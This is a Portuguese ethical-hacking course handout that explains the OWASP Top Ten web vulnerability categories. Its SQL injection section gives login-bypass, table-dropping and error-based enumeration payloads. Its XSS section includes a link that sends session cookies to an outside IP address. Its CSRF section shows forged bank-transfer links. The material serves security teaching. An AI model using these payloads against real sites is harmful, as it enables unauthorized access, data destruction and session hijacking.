


FUNDAMENTOS DE ETHICAL HACKING

MATERIAL COMPLEMENTAR

Principais categorias
de vulnerabilidades da web



marcosflavio.com.br





As dez principais categorias de vulnerabilidades da web

A maior parte das vulnerabilidades relacionadas à web podem ser exploradas, ou pelo menos identificadas, através da manipulação de parâmetros (parameter tampering) utilizando métodos GET ou POST do HTTP.

De acordo com o documento Top Ten da OWASP (Open Web Application Security Project), uma organização que visa estudar as vulnerabilidades da web e disseminar melhores práticas, os principais riscos de segurança para um ambiente web são:


Injeção de Código (Injection)

Falhas de injeção de código resultam do processo de envio de informações não confiáveis, que são enviados para o interpretador da página web, geralmente por meio de uma requisição ou consulta. A aplicação web pode executar comandos inesperados em razão dos dados maliciosos enviados pelo invasor, levando-o a acessar dados não autorizados.

As vulnerabilidades associadas à injeção podem surgir em todo tipo de lugar na aplicação web em que se permita que o usuário forneça dados de entrada maliciosos. Alguns dos ataques mais comuns de injeção têm como alvo as funcionalidades:

- Comandos executados no sistema operacional (SO);
- XPATH (*XML Path Language*);
- LDAP (*Lightweight Directory Access Protocol*);
- SQL (*Structured Query Language*);
- Analisadores XML (*Extensible Markup Language*);
- Cabeçalhos SMTP (*Simple Mail Transfer Protocol*)

Sempre que a entrada do usuário for aceita pela aplicação web e processada sem a filtragem adequada, a injeção pode ocorrer. Isso significa que o invasor pode manipular o modo como as consultas e os comandos da



aplicação web são de forma a influenciar como os dados serão incluídos nos resultados.

O SQL Injection ocorre quando um atacante é capaz de inserir comandos do banco de dados como entrada de dados e estes, quando não são filtrados corretamente, permitem completa manipulação das informações. A injeção pode ocorrer através do método GET (manipulando parâmetros na URL) ou por POST (manipulando parâmetros em um formulário ou realizando parameter tampering)

A seguir, vemos uma típica linha de comando de SQL:

```
select id, nome, sobrenome from clients
```

Esse pedido irá nos fornecer as colunas id, nome e sobrenome da tabela clientes, retornando todas as linhas da tabela. O resultado poderia ser restringido a um cliente específico, como no próximo exemplo:


```
select id, nome, sobrenome from clientes where nome =  
'marcos' and sobrenome = 'flavio'
```

Um ponto importante para notar aqui é que as palavras marcos e flavio estão delimitadas com aspas simples. Presumindo que os campos nome e sobrenome estão sendo fornecidos pela entrada do usuário, um atacante poderia conseguir injetar alguns comandos de SQL nesse pedido, colocando valores da seguinte maneira:

Nome: *mar'cos*

Sobrenome: *flavio*

O resultado pedido seria esse:



```
select id, nome, sobrenome from clientes where nome =  
'mar'cos' and sobrenome = 'flavio'
```

Quando o banco de dados tentar rodar esse pedido, mostrará o erro a seguir:

```
Server: Msg 170, Level 15, State 1, Line 1  
Line 1: Incorrect syntax near 'cos'.
```

A razão para isso é que a inserção do caractere de aspas simples (') quebrou a string, tomando parte dela como comando. O banco de dados tentou executar 'cos' e falhou. Mas o que aconteceria se o atacante tentasse uma entrada como a seguinte?

```
Nome: mar'; drop table clientes-- Sobrenome:
```

A tabela clientes iria ser deletada por causa do comando drop table. Poderíamos tentar isso com outra tabela também, de modo diferente, mas agora em uma entrada que peça nome de usuário e senha:

```
Usuario: ' ; drop table users--  
Senha:
```

A tabela users também será deletada, negando acesso à aplicação para todos os usuários. O caractere '--' é o comentário de linha simples usado no SQL e o caractere ';' indica o fim de uma requisição e o início de outra. O '--' no fim do campo de nome de usuário é requerido para que o nosso pedido seja processado sem erro.

O atacante poderia se logar como qualquer um, caso soubesse qual a conta do usuário, usando a seguinte entrada:

```
Usuario: mflavio'--
```

Ou poderia logar com o primeiro usuário da tabela de usuários:



Usuario: ' or 1=1--

Mapeando tabelas através de Mensagens de Erro

Para manipular as informações no banco de dados, o hacker terá que determinar a estrutura de algumas tabelas. Existem diversas maneiras de fazer isso, o modo mais simples é aproveitando de um Error-based SQL Injection. Vamos supor que o nosso atacante queira inserir uma conta de usuário para si mesmo. Sem saber a estrutura das tabelas, dificilmente ele teria sucesso. Mas se mensagens de erro são retornadas da aplicação, o atacante pode determinar a estrutura completa do banco de dados. Entretanto, se a aplicação não retorna nenhum erro teremos um Blind SQL Injection, que é um pouco mais complicado de se extrair informações.

Esses são alguns testes que podem ser realizados em páginas com campos de login para validar se há alguma falha do tipo Error-based SQL Injection. Se houver, provavelmente você irá logar como o primeiro usuário da lista (tradicionalmente o administrador)

Autenticar sem fornecer credenciais:

Usuário: ' or ''='


Senha: ' or ''='

Autenticar como primeiro usuário da tabela users:

Usuário: ' or 1=1-

Identificando recursos em tabelas através de Error-based SQL Injection

Primeiro, queremos descobrir os nomes das tabelas acessadas e também os nomes dos campos. Para isso, podemos tentar a cláusula having:



Usuario: ' having 1=1--

Isso provocará um erro:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column  
'users.id' is invalid in the select list because it is not  
contained in an aggregate function and there is no GROUP BY  
clause.
```

Agora sabemos o nome da tabela e da coluna na resposta. Podemos continuar através das colunas introduzindo cada campo em uma cláusula group by, como mostrado a seguir:

Usuario: ' group by users.id having 1=1--

Que produzirá o erro:

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column  
'users.usuario' is invalid in the select list because it is  
not contained in either an aggregate function or the GROUP  
BY clause.
```

Eventualmente, o invasor chega nos usuários:

```
' group by users.id, users.usuario, users.senha having  
1=1--
```

Continuando os testes, agora o atacante provavelmente sabe que pedido é feito somente pela tabela users e são usadas as colunas id, usuário e senha. Você pode continuar utilizando essas técnicas para obter todo tipo de informação que necessitar para depois realizar a injeção diretamente



Quebra de Autenticação e Gerenciamento de Sessão

A quebra de autenticação é o processo no qual o invasor consegue acesso indevido ao sistema sem ter necessariamente descoberto credenciais de usuário, como o login e a senha. Em páginas de login que contêm falhas de injeção de SQL, é possível se logar ao sistema apenas manipulando as requisições do banco de dados de forma maliciosa.


As sessões são uma maneira de manter o acesso do usuário durante o tempo de uso da aplicação web, correspondendo a identificadores únicos atribuídos após a autenticação. Existem diversos ataques que se utilizam desses identificadores para serem realizados, como o sequestro de sessão.

Gerenciamento de sessões mal planejadas após a autenticação do usuário é comum em muitas aplicações web. Isso permite que invasores comprometam diversas informações importantes como identificadores de sessão ou mesmo senhas de acesso. Também é possível sequestrar a sessão com o objetivo de assumir a identidade de outros usuários.

Cross-Site Scripting

As falhas do tipo XSS (*Cross-site Scripting*) acontecem sempre que uma aplicação recebe dados não confiáveis e devolve essas informações ao navegador do usuário sem uso de um filtro ou outro tipo de validação. O *Cross Site Scripting* permite que os invasores rodem código *javascript* no *browser* da vítima, o que permite realizar diversos tipos de ações maliciosas, entre elas o sequestro de sessão causado pelo roubo do *cookie* utilizado para autenticação. O XSS está diretamente ligado às falhas de quebra de autenticação e gerenciamento de sessão.

O *Cross Site Scripting* pode ser do tipo armazenado (*stored*) ou refletido (*reflected*). O XSS refletido é comumente utilizado através do envio de uma URL para uma potencial vítima, fazendo com que esse ataque tenha um alcance mais limitado do que o XSS armazenado. No refletido, somente se a pessoa clicar na URL ela será afetada, já no armazenado qualquer um que acessar a página acessada será comprometido. Os códigos maliciosos do XSS armazenado



podem ser os mesmos do refletido, podendo, por exemplo, redirecionar os usuários para um site falso ou capturar os *cookies* de sessão.

Um exemplo da utilização do XSS refletido:

```
http://www.site.com.br/acesso.php?nome=<script>alert(document.cookie)
</script>
```

Quando a vítima clicar no link, receberá o seguinte:

```
<HTML>
<Title>Bem Vindo ao site!</Title>
Olá <script>alert(document.cookie)</script>
<BR>
Seja bem vindo à nossa loja.
...
</HTML>
```

O navegador da vítima irá interpretar essa resposta como uma página HTML contendo um pequeno código Java Script. Esse código, quando executado, permite acessar todos os cookies pertencentes ao sistema, então uma pequena janela será mostrada no navegador com todas essas informações.

Claro que um ataque real consistiria em enviar esses cookies ao atacante. Para isso, o invasor pode colocar no ar um servidor web qualquer e usar um script para receber as informações. Seria algo como o seguinte:

```
http://www.site.com.br/acesso.php?name=<script>window.open(
"http://200.105.98.4/coleta.php?cookie="%2Bdocument.cookie)
</script>
```

Com isso, o invasor poderia utilizar o cookie capturado por ele para fazer um sequestro de sessão. Programas com o BeEF permitem automatizar esse



sequestro e realizar outras ações interessantes com o browser de um usuário “capturado”.

Referência Insegura e Direta a Objetos

Se um arquivo, registro de banco de dados ou diretório é referenciado de forma direta por uma aplicação, sem nenhum tipo de filtro ou controle, há uma vulnerabilidade de referência insegura e direta a objetos.

Muitas ferramentas atualmente permitem que o invasor possa manipular os parâmetros do site de forma a ter acesso a informações sensíveis que não estão disponíveis ao público. Isso permite, por exemplo, que um atacante tenha acesso ao carrinho de compras de outra pessoa em um site de *e-commerce*. Em alguns casos, o invasor pode ter acesso a arquivos no sistema operacional, o que permite que ele obtenha os usuários e senhas locais do servidor.

Uma das recomendações feitas pela OWASP é que sejam utilizadas referências indiretas para os objetos, ao invés das diretas.

Configuração Incorreta de Segurança

Esse risco de segurança se refere a todo o ambiente externo, ao software que serve como apoio à aplicação. Essa ambiente é composto pelos elementos necessários para uma aplicação web funcionar. Portanto, temos o servidor web, ao sistema operacional e aos sistemas de gerenciamento de bancos de dados utilizados pelas aplicações web. Existem vários riscos na configuração incorreta de segurança. Os mais comuns são:

- Permissões de pastas malfeitas;
- Softwares desatualizados que podem ser explorados;
- Serviços não utilizados e ainda habilitados; e
- Serviços que são executados no contexto de usuários privilegiados.

Basicamente todo problema de segurança que afete um elemento de software que não seja a aplicação web entra nesta categoria. Uma segurança eficiente exige uma configuração segura definida e implantada na aplicação, no servidor web, no sistema operacional e no sistema gerenciador de banco de



dados. Todos os elementos devem estar protegidos pelo cumprimento de boas práticas e normas de segurança.

Exposição de Dados Sensíveis

Diversas aplicações web não protegem adequadamente dados sensíveis, como números de cartão de crédito, registros CPF ou mesmo credenciais de autenticação. Dados confidenciais de clientes devem ser criptografados quando armazenados em um banco de dados, mesmo que eles não sejam diretamente acessíveis pelo aplicativo da web. O mesmo se aplica a dados sensíveis transmitidos de e para um aplicativo da web, tais como credenciais ou detalhes de pagamento. Essa informação deve ser transmitida por uma camada criptografada de modo que, mesmo que ocorra interceptação dos dados, eles estarão ilegíveis para o invasor que os capturou.

Falta de Função para Controle do Nível de Acesso

Quando uma aplicação não verifica os direitos de acesso em nível de função, ela possibilita que um invasor explore esse tipo de risco de segurança, alterando a URL no navegador ao acessar um aplicativo da web para tentar acessar uma função que ele não tem acesso. Se o aplicativo da web não executar verificações de controle de acesso adequadas especificamente para esse objeto em particular, o atacante é capaz de acessar recursos a que ele não deveria ter acesso.

Cross-Site Request Forgery (CSRF)

O CSRF ocorre quando o invasor consegue enviar uma requisição maliciosa a um usuário autenticado, a qual permite forçar o navegador da vítima a executar tarefas no sistema em que ela esteja logada. Isso acontece porque essas requisições são consideradas legítimas, já que estão se aproveitando do contexto em que o usuário está logado e autenticado. Torres (2014) exemplifica o perigo da vulnerabilidade citando seu impacto em uma aplicação bancária.



Esse tipo de vulnerabilidade é similar ao *Cross Site Scripting* do tipo refletido, no sentido de que o invasor deverá fazer o usuário executar uma ação na aplicação. Entre algumas possibilidades do CSRF, estão a criação de novo usuário, alteração de senha de acesso e inserção de conteúdo (uma postagem em um blog, por exemplo). A solicitação será feita de forma legítima caso o invasor saiba exatamente que parâmetros ele deve manipular para enviar ao navegador da vítima.

Exemplo: Maria está logada no site do banco e a URL da transação é:

```
http://banco.com/transf?conta=MARIA&quantia=100
```

Um ataque pode criar um link que altera o valor da transação:

```
<a href=http://banco.com/transf?conta=MARIA$quantia=100000>
```

Ou uma imagem “falsa”:

```
<img
```

```
src=http://banco.com/transf?conta=MARIA$quantia=100000>
```

Utilização de Componentes Vulneráveis Conhecidos

As vulnerabilidades dessa categoria são causadas pela exploração de componentes falhos do software, que não foram corrigidos pela atualização de segurança, podendo ser um *framework*, *plug-in* ou um gerenciador de conteúdo.

Se o software desatualizado estiver sendo utilizado, ele pode ser facilmente encontrado por ferramentas de análise de vulnerabilidades e, consequentemente, estar comprometido pelo invasor que poderá ganhar acesso privilegiado a recursos do sistema.

Redirecionamentos e Encaminhamentos Inválidos

Os visitantes do site são frequentemente redirecionados e encaminhados para diferentes páginas e até mesmo outros sites de terceiros, dependendo da localização do visitante, o tipo de navegador que está sendo usado, comportamento dentro do website, para fornecer ao usuário um tratamento



diferenciado, como, por exemplo, um *banner* de promoção que leva a outro website para a compra do produto.

Se as funções que analisam esses dados não validam adequadamente os dados, invasores mal-intencionados podem explorar essas funções e utilizar sites legítimos para redirecionar seus visitantes para um site falso. Ou mesmo utilizar os encaminhamentos para acessar páginas não autorizadas ou bloqueadas.